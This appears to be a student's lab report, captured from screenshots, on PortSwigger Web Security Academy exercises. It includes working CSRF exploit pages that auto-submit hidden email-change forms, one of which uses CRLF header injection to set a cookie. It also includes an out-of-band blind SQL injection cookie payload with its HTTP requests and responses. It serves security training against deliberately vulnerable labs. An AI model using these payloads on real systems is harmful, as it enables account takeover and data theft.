
Lab: CSRF where token validation depends on request method

This lab's email change functionality is vulnerable to CSRF. It attempts to block CSRF attacks, but only applies defenses to certain types of requests.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You can log in to your own account using the following credentials: `wiener:peter`

Task 4.2: CSRF where token validation depends on token being present




Request

```
POST /my-account/change-email HTTP/1.1
Host: 0a85007604dd302bc1ee81b900b60013.web-security-academy.net
Cookie: session=IpN5fk7esfA9f7A3J1LFrRkmjdBWTH52
Content-Length: 25
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin:
https://0a85007604dd302bc1ee81b900b60013.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a85007604dd302bc1ee81b900b60013.web-security-academy.net/
my-account
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

email=mohanna%40gmail.com
```

Response

```
HTTP/1.1 302 Found
Location: /my-account
Connection: close
Content-Length: 0
```


My Account - PortSwigger
https://portswigger...
Log out
MY ACCOUNT
CSRF where token validation dep
Exploit Server: CSRF where token
https://exploit-0a2f00b304803062c13d83c801d0004d.exploit-server.net
Store
View exploit
Deliver exploit to victim
Access log

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name

Change email address

Change password


If you need to change any more of your account details, please contact us.

Your Saved Payment Cards

```
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
<body>
<form method="POST" action="https://0a85007604dd302bc1ee81b900b60013.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="mohanna123&#64gmail&#46com"/>
</form>
<script>
    document.forms[0].submit();
</script>
</body>
</html>
```



My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

If you need to change any more of your account details, please contact us.

Your Saved Payment Cards


CSRF where token validation depends on token being present

Congratulations, you solved the lab!

My Account

Your username is: wiener

Your email is: mohanna123@gmail.com



Lab: CSRF where token validation depends on token being present


This lab's email change functionality is vulnerable to CSRF.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You can log in to your own account using the following credentials: `wiener:peter`

https://portswigger.net/web-security/csrf/lab-token-validation-depends-...
PortSwigger
Log out
MY ACCOUNT
Academy home
Web Security Academy » CSRF » Lab
PRACTITIONER
LAB
Solved
Access the lab
Solution
Track your progress

Task 4.3: CSRF where token is tied to non-session cookie



My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu


If you need to change any more of your account details, please contact us.

https://exploit-0a30008403447053c0e65b9601720094.exploit-server.net

```
Content-Type: text/html; charset=utf-8
```

Body:

```
<body>
<form method="POST" action="https://0a6c00bd036b70bac009592000ed00bd.web-security-academy.net/my-account/change-email">
      <input type="hidden" name="csrf" value="ltiCgoXuicCKygGVu05tfScZotvWj9BM"/>
      <input type="hidden" name="email" value="mohanna1234&#64gmail&#46com"/>
</form>
<img src="https://0a6c00bd036b70bac009592000ed00bd.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrfKey=tkEoxVryejO0oXlaQYFdLLg3KCt4zJ7K%3b%20SameSite=None" onerror="document.forms[0].submit()">
</body>
</html>
```



Web Security Academy » CSRF » Lab

Lab: CSRF where token is tied to non-session cookie

PRACTITIONER LAB Solved

This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't fully integrated into the site's session handling system.


To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You have two accounts on the application that you can use to help design your attack. The credentials are as follows:

- `wiener:peter`
- `carlos:montoya`


Task 5: Extra credits

Task 5.1: Blind SQL injection with out-of-band interaction



```
GET / HTTP/1.1
Host: 0af6007803f99573c087017d00da00e2.web-security-academy.net
Cookie: TrackingId=
x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+enco
ding%3d"UTF-8"%3f>+%25remote%3b]>'),'/l')+FROM+dual--; session=
pnY528ooTfgA46CfgNTD6JWLC255iem4
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://portswigger.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 12919

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Blind SQL injection with out-of-band interaction
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner is-solved'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Blind SQL injection with out-of-band interaction
            </h2>
```


My Account - PortSwigger
https://portswigger...
Log out
MY ACCOUNT
Lab: Blind SQL injection with out-
https://portswigger.net/web-security/sql-injection/blind/lab-out-of-band
PortSwigger
Log out
MY ACCOUNT
Academy home
Web Security Academy » SQL injection » Blind » Lab
PRACTITIONER
LAB
✓ Solved
Track your progress

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name

Change email address

Change password

If you need to change any more of your account details, please contact us.

Your Saved Payment Cards

Lab: Blind SQL injection with out-of-band interaction

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, exploit the SQL injection vulnerability to cause a DNS lookup to Burp Collaborator.


Learning path

If you're following our learning path, please note that the suggested solution for this lab requires some understanding of topics that we haven't covered yet. Don't worry if you get stuck; try coming back later once you've developed your knowledge further.

EXPLANATION:

I've been using Burp Suite Professional free trial which is available for a month, hence Burp Suite Collaborator was accessible. However, we can make use of Wireshark to monitor DNS traffic. Sending these payloads to the web application using a Burp Suite and monitoring for the out-of-band action to occur, indicates that the injection was successful.

Task 5.2:



